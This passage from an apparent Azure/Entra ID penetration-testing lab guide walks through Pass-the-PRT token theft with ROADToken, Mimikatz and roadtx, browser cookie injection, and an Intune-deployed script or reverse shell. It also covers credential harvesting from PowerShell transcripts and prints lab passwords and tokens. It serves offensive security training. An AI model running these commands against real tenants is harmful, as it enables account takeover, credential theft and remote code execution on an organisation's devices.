-Destination C:\Users\Public\studentx –Verbose

[snip]
```

Check if all the files are copied properly:

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Invoke-Command -
Session $infradminsrv -ScriptBlock{ls C:\Users\Public\studentx}


    Directory: C:\Users\Public\Documents\studentx


Mode                 LastWriteTime         Length Name
PSComputerName
----                 -------------         ------ ----
--------------
-a----        10/15/2021   8:18 AM        1078672 PsExec64.exe
10.0.1.5
-a----        10/15/2021   9:34 AM           6656 ROADToken.exe
10.0.1.5
-a----        10/15/2021   9:54 AM          14848 SessionExecCommand.exe
10.0.1.5
```

To use ROADToken, let's request a nonce. Run the below command from any machine:

```
$TenantId = "2d50cb29-5f7b-48a4-87ce-fe75a941adb6"

$URL = "https://login.microsoftonline.com/$TenantId/oauth2/token"

$Params = @{
    "URI"     = $URL
    "Method"  = "POST"
}

$Body = @{
    "grant_type" = "srv_challenge"
    }


$Result = Invoke-RestMethod @Params -UseBasicParsing -Body $Body
$Result.Nonce
```

```
PS C:\AzAD\Tools> $TenantId = "2d50cb29-5f7b-48a4-87ce-fe75a941adb6"
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> $URL =
"https://login.microsoftonline.com/$TenantId/oauth2/token"
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> $Params = @{
>>     "URI"     = $URL
>>     "Method"  = "POST"
>> }
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> $Body = @{
>>     "grant_type" = "srv_challenge"
>>     }
PS C:\AzAD\Tools>
PS C:\AzAD\Tools>
PS C:\AzAD\Tools> $Result = Invoke-RestMethod @Params -UseBasicParsing -Body
$Body
PS C:\AzAD\Tools> $Result.Nonce
AwABAAAAAAACAOz_BAD0_8vU8dH9Bb0ciqF_haudN2OkDdyluIE2zHStmEQdUVbiSUaQi_EdsWfi1
9-EKrlyme4TaOHIBG24v-FBV96nHNMgAA
```

Finally, run ROADToken.exe in the context of MichaelMBarron using SessionExecCommand.exe with the help of PsExec64.exe. Ignore the errors after running the below command and note that we are redirecting the output to PRT.txt:

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Invoke-Command -
Session $infradminsrv -ScriptBlock{C:\Users\Public\studentx\PsExec64.exe -
accepteula -s "cmd.exe" " /c C:\Users\Public\studentx\SessionExecCommand.exe
MichaelMBarron C:\Users\Public\studentx\ROADToken.exe
AwABAAAAAAACAOz_BAD0__OCpqJjNm0iqQeYC_uA7yQXLgGdvh0bkCFeeHv19WkOHqmHkP2TiMx5D
mkiOXqBXAFczMZYsQS3BT8fsIxzUCYgAA > C:\Users\Public\studentx\PRT.txt"}

PsExec v2.34 - Execute processes remotely
Copyright (C) 2001-2021 Mark Russinovich
Sysinternals - www.sysinternals.com

Connecting to local system...
    + CategoryInfo          : NotSpecified: (Connecting to local
system...:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
    + PSComputerName        : 10.0.1.5

NotSpecified: (:String) [], RemoteException
NotSpecified: (:String) [], RemoteException
NotSpecified: (:String) [], RemoteException
[snip]
cmd.exe exited on infradminsrv with error code 0.
```


Let's see the PRT Cookie!

```
[51.116.180.87]: PS C:\Users\studentx.jumpvm\Documents> Invoke-Command -
Session $infradminsrv -ScriptBlock{cat C:\Users\Public\studentx\PRT.txt}
Exec'd command C:\Users\Public\studentx\ROADToken.exe as user MichaelMBarron
stdOutput: Using nonce
AwABAAAAAAACAOz_BAD0__OCpqJjNm0iqQeYC_uA7yQXLgGdvh0bkCFeeHv19WkOHqmHkP2TiMx5D
mkiOXqBXAFczMZYsQS3BT8fsIxzUCYgAA supplied on command line
stdOutput:   { "response": [{ "name": "x-ms-RefreshTokenCredential", "data":
"eyJhbGciOiJIUzI1NiIsI
[snip]
```

To use the PRT cookie in Chrome, we can use the following steps:


- Open Chrome in Incognito mode and browse to https://login.microsoftonline.com/login.srf

- Press F12 (Chrome dev tools) -> Application -> Cookies




- Clear all cookies and then add one named 'x-ms-RefreshTokenCredential' and set its value to that retrieved from AADInternals

- Mark HTTPOnly for the cookie



- Visit https://login.microsoftonline.com/login.srf again and we will get access as the user Michael!




If you get the login page, try getting a new PRT Cookie by running Roadtoken again. Remember to request a new nonce.

Please note that a location based Conditional Access Policy will block Pass-the-PRT attack. However, the attack bypasses Conditional Access Policies that require compliant and/or Entra ID joined device.

From our previous enumeration, we know that the user Michael has Intune Administrator role. Browse to https://intune.microsoft.com/ (or endpointmicrosoft.com) from the Chrome windows where we injected the cookie.


Go to Devices -> All Devices to check devices enrolled to Intune:




Go to Scripts and Click on Add for Windows 10.

In the Add PowerShell script, add a new script and name it student**x**

On the script settings page, use 'adduser.ps1' from the C:\AzAD\Tools directory. Make sure to modiy adduser.ps1 so that it adds a student**x** on the target machine.



On the Assignments page, include 'Add all users' and 'Add all devices'.



Finally, add the script. It will take up to one hour before you script is executed. We cannot see the output of the script execution.

We can use a reverse shell too. The reason why I am not doing that is that it takes one hour to execute and don't want to wait for another one in case I stop it by mistake.

Use the below commands to get a reverse shell. First start a listener:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc64.exe -lvp 4444
listening on [any] 4444 ...
```

Use the Invoke-PowerShellTCP.ps1 reverse shell with the Endpoint management portal. Make sure that you include the function call to execute the reverse shell within the script and test it locally.

In an hour, we should see a connection on the listener:

```
172.16.2.24: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.16.x.x] from (UNKNOWN) [172.16.2.24] 51360: NO_DATA

Windows PowerShell running as user DESKTOP-M7C1AFM$ on DESKTOP-M7C1AFM
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> hostname
DESKTOP-M7C1AFM
PS C:\Windows\system32>
```

Assuming that we know the IP and we can reach to it over the network, connect to the machine using PSRemoting (or on reverse shell):

```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'StudxPassword@123' -
AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object
System.Management.Automation.PSCredential('studentx', $password)
PS C:\AzAD\Tools> Enter-PSSession -ComputerName 172.16.2.24 -Credential
$creds
[172.16.2.24]: PS C:\Users\studentx\Documents>
```

Now, after trying various ways of extracting credentials from a Windows machine, we will finally get them in the PowerShell transcripts!

```
[172.16.2.24]: PS C:\Users\studentx\Documents> cat
C:\Transcripts\20210422\PowerShell_transcript.DESKTOP-
M7C1AFM.6sZJrDuN.20210422230739.txt

[snip]
PS C:\Users\defres-adminsrv> $Password = ConvertTo-SecureString
'UserIntendedToManageSyncWithCl0ud!' -AsPlainText -Force
$Cred = New-Object
System.Management.Automation.PSCredential('adconnectadmin', $Password)
Enter-PSSession -ComputerName defres-adcnct -Credential $creds
```

Sweet! We got credentials for an on-prem machine defres-adcnct.

Alternative: Extract PRT using Mimikatz and use with roadtx

An alternative way of performing Pass-the-PRT could be using Mimikatz (or its variants) to extract the required secrets and then using it with roadtx.

Please note that we are not taking into consideration endpoint opsec when copying and running Mimikatz on jumpvm and infradminsrv.

Copy Mimikatz on jumpvm using the below command:

```
PS C:\> Copy-Item -ToSession $jumpvm -Path C:\AzAD\Tools\mimikatz.exe -
Destination C:\Users\student1\Documents -Verbose
VERBOSE: Performing the operation "Copy File" on target "Item:
C:\AzAD\Tools\mimikatz.exe Destination: C:\Users\student1\Documents".
```

Copy Mimikatz from jumpvm to infradminsrv:

```
[51.116.180.87]: PS C:\Users\student1\Documents> Copy-Item -ToSession
$infradminsrv -Path C:\Users\student1\Documents\mimikatz.exe -Destination
C:\Users\Public\student1 -Verbose
VERBOSE: Performing the operation "Copy File" on target "Item:
C:\Users\student1\Documents\mimikatz.exe Destination:
C:\Users\Public\student1".
```

Extract PRT and encrypted Session key from the target VM:

```
[51.116.180.87]: PS C:\Users\student1\Documents> Invoke-Command -Session
$infradminsrv -ScriptBlock{C:\Users\Public\student1\mimikatz.exe
sekurlsa::cloudap exit}

[snip]
Authentication Id : 0 ; 5059756 (00000000:004d34ac)
Session           : RemoteInteractive from 3
User Name         : MichaelMBarron
```

```
Domain            : AzureAD
Logon Server      : (null)
Logon Time        : 11/16/2023 7:10:39 AM
SID               : S-1-12-1-1906772070-1138033136-3072666522-3468280978
        cloudap :
             Cachedir :
2204f26d4684c1769fba70f01aa163edc1cd75f78b07da5dc291ab3f5a05fca6
             Key GUID : {539ae918-2ec7-4cad-b416-9cfeff51f461}
             PRT      : {"Version":3, "UserInfo":{"Version":2,
"UniqueId":"71a70866-01f0-43d5-9a2b-25b792c4b9ce", "PrimarySid":"S-1-12-1-
1906772070-1138033136-3072666522-3468280978", "GroupSids":["S-1-12-1-
1447816280-1182106782-1856018870-3271737113"], "DisplayName":"Michael M.
Barron", "FirstName":"", "LastName":"",
"Identity":"michaelmbarron@defcorphq.onmicrosoft.com",
"PasswordChangeUrl":"https:\/\/portal.microsoftonline.com\/ChangePassword.asp
x", "PasswordExpiryTimeLow":3583418367, "PasswordExpiryTimeHigh":2147483446,
"PublicInfoPublicKeyType":0, "Flags":0},
"Prt":"MC5BWEFBS2N0UUxYdGZwRWlIenY1MXFVR3R0b2M3cWpodG9CZElzblY2TVdtSTJUdkVBQ2
suQWdBQkFBRUFBQUFtb0ZmR3RZeHZSck5yaVFkUEtJWi1BZ0RzX3dVQTlQLTdibXBOV251WUV0cFF
zd2JlNXQtUWRvMkc5VUJCdDdzWnhqZEtZdklwV0ppV0xuYUUydUhaczd6T0hUVmVZQ2FLWXlGYzMx
bC1yNnFta3V0SWI5LVZ4eGZJYUJpR0FWbklwUnNpSTBYWGdtQVpTbXJrdVhNMHliNGtRZHpyMF9XT
UdGVmZpY3hRWDMyYlBjY3ZfaGx4dmVfT2RiQkpnYTZCRVhuMkFESUhkVHVWdTA2LU4yWTdUbm8wSU
hoY0RfdVlxbktUOWNXVDlHWE9oQ284NUs5Q1JyVnN4b3lkTkFPSm05TzVzbEpQSFlVdWFjVXBYOGJ
4Y0NYSTU3UXdxSjdtWUx5clFtMF9kSTFpbS1oNUY5SkI0UUlobk94U0cwa19UTmp0TDFSSmhNVkVR
LUNVSEx5am1IdUlqSTFUR3VVSDZ1bkkxaVY1Q0s4TmthWFY5dUlla25oX3FMdTJfck5BSzJPdGNUQ
nFDRWdnZVBZWVNNQ2pkeGlqUzdfSHhuQUlXOWxQLVpGVmNHR0VIdHg0bmFPRjlDdGxZTlZ5anhoT0
M1RnFPVnJhUHhqbDIxWnVZVXBnNGNZQ0pkcFJyejA3RnJocHJrMmFobTMxNEc5Mjh6M2lEblU0MXJ
UdXFqOEVyNFVrakllXzk1dElGb0NobFZKdjA2aWRKNnlEYkNpc2VJaklFWUowOUJvWjYweVV5Z0tH
OFlzR2VhNnp6RGNzbmNVbF9xLXlJTHdjX1hwWlRoNW5zV2JHZTBmNWthT2pJSXhBWTV6SlhkT293Q
WNXYUxUbklCX1ZlajQwOEJUMTRiazZTNDIzWGYyWUV3RzRDYVY3ZUNVekdrd2kySWgtRG81RWF2bl
JnQ0FVSUhwSU9IVGxjWG5qck9kM2FaWDd3d0JpV0ZyZnFVZHc4UE1ZcmVPYzItOEZzM2ZwaV9NV0V
pRjM4UWxxOXl6MVRsNlJNamFoTTdXM3ZFb1RLMnNFcXNVTklQLUdkMVNiVkhmTjJhaWlOcnU2cjlv
a0lNRlFnOUJIQ0ZqRlRsX04zcUw5MFYzUC1oSHQ1Tl9RODNBLXFuT0JQS2V2d19LVllHZ1JOM0U4Z
jhpV2FXN2phOE1zWGRaRnYtRmV0c25qTUwycTFUX3FJS3JjTmNwd3RfZUxSS0Z4cVE0ZHdFdG9PUW
lLV3pQeVowZE5YR3BTSk1SNUdjNA", "PrtReceivedtime":1702023029,
"PrtExpirytime":1703243522, "ProofOfPossesionKey":{"Version":1,
"KeyType":"ngc",
"KeyValue":"AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAADkJSIoxwagRKXtrSQwqXgbA
AAAAAIAAAAAABBmAAAAAQAAIAAAAEjYeT4ny7OnPziNS5c8xJ1TmwVjnH3XfPchRpeD-
y_nAAAAAA6AAAAAAgAAIAAAAPEqne-K-eGp8XuaH_L0y0W01-vjcXZHirkpoFhbYn1PMAAAAI-
pWxsyj7g4TkFPvZFRLkWA5OCoKJ203-vFQLUXgxfEBwz9YGj-
Y2ep1Anq1J9EpUAAAADvTzvgvVUeI9RzmOgMRhj3Z9DHT6U3QJTgluGN2yDRjmMRXN645_leHSYG_
K0j-7MesfJNkL0YlH1_49HEO5dF"}, "SessionKeyImportTime":1700118513,
"CloudTgtMessage":"
[snip]

"CloudTgtKeyType":18, "TenantId":"2d50cb29-5f7b-48a4-87ce-fe75a941adb6",
"UserName":"michaelmbarron@defcorphq.onmicrosoft.com",
"Subject":"bEZ9iMsWFCNd3otfBQsyCc9t2DOgpN9p6ZvE8vArPtE",
```

```
"AuthorityUri":"https:\/\/login.microsoftonline.com", "DeviceId":"a7177d1f-
e967-49ef-9ffc-b7b7766f2eec",
"DeviceCertificateThumbprint":"oLVeiglhAHfvWeSBHZSHAeKUMEY",
"ClientInfo":"eyJ1aWQiOiI3MWE3MDg2Ni0wMWYwLTQzZDUtOWEyYi0yNWI3OTJjNGI5Y2UiLCJ
1dGlkIjoiMmQ1MGNiMjktNWY3Yi00OGE0LTg3Y2UtZmU3NWE5NDFhZGI2In0",
"KerberosTopLevelNames":".windows.net,.windows.net:1433,.windows.net:3342,.az
ure.net,.azure.net:1433,.azure.net:3342", "EnterpriseSTSInfo":{"Version":0,
"PRTSupported":0, "WinHelloSupported":0, "WinHelloKeyReceiptSupported":0,
"KdfVer2":0}, "IsRestricted":0, "CredentialType":1, "DsrInstance":0,
"AdfsPasswordChangeInfo":0, "AccountType":1, "IsDefaultPasswordChangeUri":0}
            DPAPI Key:
86aa76ea69cc336450ac885026281918d2bc2ff11be2650198f72094637877c380fa711a8b68d
4fae2030d07a56fdc0d26de2c6b0889e1766bb7501494d50013 (sha1:
d96483aba0d9e24a07f3ace4cdd49e2392474cd2)
```

Note that the PRT and Session key values could be different for you!

Sweet! Now, decrypt the Session key using SYSTEM context.

```
[51.116.180.87]: PS C:\Users\student1\Documents> Invoke-Command -Session
$infradminsrv -ScriptBlock{C:\Users\Public\student1\mimikatz.exe
"token::elevate" "dpapi::cloudapkd
/keyvalue:AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAADkJSIoxwagRKXtrSQwqXgbAAA
AAIAAAAAABBmAAAAAQAAIAAAAEjYeT4ny7OnPziNS5c8xJ1TmwVjnH3XfPchRpeD-
y_nAAAAAA6AAAAAAgAAIAAAAPEqne-K-eGp8XuaH_L0y0W01-vjcXZHirkpoFhbYn1PMAAAAI-
pWxsyj7g4TkFPvZFRLkWA5OCoKJ203-vFQLUXgxfEBwz9YGj-
Y2ep1Anq1J9EpUAAAADvTzvgvVUeI9RzmOgMRhj3Z9DHT6U3QJTgluGN2yDRjmMRXN645_leHSYG_
K0j-7MesfJNkL0YlH1_49HEO5dF /unprotect" "exit"}

[snip]

Label      : AzureAD-SecureConversation
Context    : e0e9c6798274acdbdcce9fead7dfbcee9870da75acce6324
 * using CryptUnprotectData API
Key type   : Software (DPAPI)
Clear key  : 7e255b9e5e02f25d1588578dbd2d9d6f091ef0d33e6873cf5d5bac583687d0ed
Derived Key: 1c62d8d4b32af58afbf12ae5ffc54365f6291f5316a7c5140c21849385a49999

mimikatz(commandline) # exit
Bye!
```

Back on the student VM, use PRT and the decrypted Session Key (Clear key) to renew the PRT. Note that Conditional Access Policies are not evaluated when PRT is issued or renewed.

Use the below command. Remember to use the PRT and decrypted session keys for your lab instance:


```
PS C:\> cd C:\AzAD\Tools\ROADTools
PS C:\AzAD\Tools\ROADTools> .\venv\Scripts\activate
(venv) PS C:\AzAD\Tools\ROADTools> roadtx prt -a renew --prt
MC5BWEFBS2N0UUxYdGZwRWlIenY1MXFVR3R0b2M3cWpodG9CZElzblY2TVdtSTJUdkVBQ2suQWdBQ
kFBRUFBQUFtb0ZmR3RZeHZSck5yaVFkUEtJWi1BZ0RzX3dVQTlQOFluTE5tSmpHZWY3UmVRYndJMk
FmTFVaejRwWjVUV3hZU0Q0aFJPS3Uwb2xsTXVLclpDMk9oXzdBNFo4NG1vZHU2dktrbXRPNk9oeGN
pNE1ZOGVzTkZ5bW1yUGpiT3RvRlMwTFZ4c2l3a3ZUSVpSMHZlemY3SWRrZjJhNjE3czFNSGVTaGZH
S1FueTBWbUNrMXBpRWRkSXFqSy14M2R4WWU0RThHV1FlcEVfYVg4dmZqeTZXQzAxYTFhbmdaMDRSb
l84MWw5SXlIbjZZcG1WQllXb1FnelNyMm5XaVplTW52dmdob1BoUEI3NUdMTWV6RzlnaU9WU05ieU
F4Q1c1QzFtSXhnRkRMV1p3WlNhSGRFU0MxY25QY0FIOGp4dlhkWmotTGhjUEhiWENabkhlTXRPWGZ
wSkFVTG95cnZCZW40cmlWZlB3SjdaaS1hNkZqekZkenRYVkkzWVRnR25xeUhydzFvS0VvaUppVnpP
d2w5VV9iTGt6WmVpTmtLamUyV2ctVEw1aDFkdzZJWXViczk5NnFVZDFoSmd4M0hsblRTNUdPRUtBO
Ut6NU5ZdXJxVDd5Nk5PdkJHNTFySEJlazlrN2xJRVpXYjJ3WFNleE0zTEcwRENzN05CTWhkT2ZrZ0
VsQWFseVh4SlFrWFFWY1BMaEhiUWthaExTUHJpczRTVjBLTHFZQkVyTVBKSGgzNXFlWHZQRWhMSW5
2RTBTdTZXM3Y3RDR2MGpTUHJuaVY4bHZlSEpvemR2aS1vdkEycEk3dndLRlhRdjNXcFhOYTNEMVlz
cVN6TlA1a1l2U2ZZeEZJZ0dremdZekp4ZHJjRzlPWFQ0dThSaWhVVWxNako2clFKOXJwWXJJX0NoY
WIwMlVDNkQ1cm91ZWJ5bTc5TzhQakhHRGJVaU9oZ1pNVm9Xa1ZwQ0ZDejI5M1dnSHQ3aHdRTC1tZD
RPVjFxUUxidkNxcUc0YjE3Y1lUeGRhM2R1a05QODJCc240d1ZCR2NLbmR3UE9Hck11cmJtSTNLWE9
rTHpWWHNNZXdLTVBxZ3FlTmtNQzNFVWNqcFBmdGZtYlJFRExfUTFFcW5ERkgydGZwa0pUNnM0LUh1
RjUySDlKYy1idVVBMl96cGlRMl9Oaw --prt-sessionkey
7e255b9e5e02f25d1588578dbd2d9d6f091ef0d33e6873cf5d5bac583687d0ed
Renewing PRT
Saved PRT to roadtx.prt
(venv) PS C:\AzAD\Tools\ROADTools>
```

We can use the PRT using multiple methods.

One interesting way would be to use the browser-based authentication that roadtx provides. This module injects the PRT cookie automatically (something that we previously did manually). Use the following command from virtual environment we have been using for roadtx:

```
(venv) PS C:\AzAD\Tools\ROADTools> roadtx browserprtauth -url
https://portal.azure.com
```

This opens a new browser session with PRT cookie already injected!



Another way of using PRT would be to request access tokens for ARM and MSGraph (or AADGraph) and use that with the Az PowerShell module.

In the below commands, we are requesting access tokens for ARM and MSGraph using client ID of the Az PowerShell module (Check out `roadtx listaliases` for more options):

```
(venv) PS C:\AzAD\Tools\ROADTools> roadtx prtauth -c azps -r azrm --tokens-stdout
{"accessToken":
"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6IlQxU3QtZExUdnlXUmd4Ql82NzZ1OGty
WFMtSSIsImtpZCI6IlQxU3QtZEx...
[snip]
```

```
(venv) PS C:\AzAD\Tools\ROADTools> roadtx prtauth -c azps -r msgraph --tokens-stdout
{"accessToken": "eyJ0eXAiOiJKV1
```

Copy the ARM and MSGraph access tokens and save them to $token and $msgraphaccesstoken as we have been doing up to now. Use them to connect to the target tenant as the user Michael:

```
PS C:\> $token = 'eyJ0…..'
PS C:\> $msgraphaccesstoken = 'eyJ0…..'
PS C:\> Connect-AzAccount -AccessToken $token -MicrosoftGraphAccessToken
$msgraphaccesstoken -AccountId michaelmbarron@defcorphq.onmicrosoft.com
```

```
Account                                   SubscriptionName TenantId
Environment
-------                                   ---------------- --------
-----------
michaelmbarron@defcorphq.onmicrosoft.com                   2d50cb29-5f7b-48a4-
87ce-fe75a941adb6 AzureCloud
```

We can now use the Az PowerShell module as usual (Note that Michael doesn't have any permissions on Azure resources)

```
PS C:\> Get-AzResource
Get-AzResource : 'this.Client.SubscriptionId' cannot be null.
[snip]

PS C:\> Get-AzADUser

DisplayName          Id                                   Mail
UserPrincipalName
-----------          --                                   ----
-----------------
Aaron L Sokol        4d86d60f-c1d9-4157-936a-977e915d65a1
AaronLSokol@defcorphq.onmicrosoft.com
admin                4d67b155-3494-46d0-a4cf-de359d8a9d68
admin@defcorphq.onmicrosoft.com       admin@defcorphq.onmicrosoft.com
```

Learning Objective 22:

Task

- Enumerate Dynamic groups in defcorpit.onmicrosoft.com using privileges of thomasebarlow@defcorpit.onmicrosoft.com
- Invite student**x**@defcorpextcontractors.onmicrosoft.com as guest user and modify its attributes to join a dynamic group

Part of - Kill Chain - 3

Topics covered - Authenticated Enumeration and Tenant to Tenant Lateral Movement

Solution


We compromised credentials for thomasebarlow@defcorpit.onmicrosoft.com from a deployment template earlier. Please note that the password may be different in your lab instance.

Username - thomasebarlow@defcorpit.onmicrosoft.com

Password - %%^Da@asyu0(@*&48VVf6

Evading MFA for the user Thomas

When we try to use the credentials for Thomas with portal.azure.com, it turns out that the user has MFA enabled.

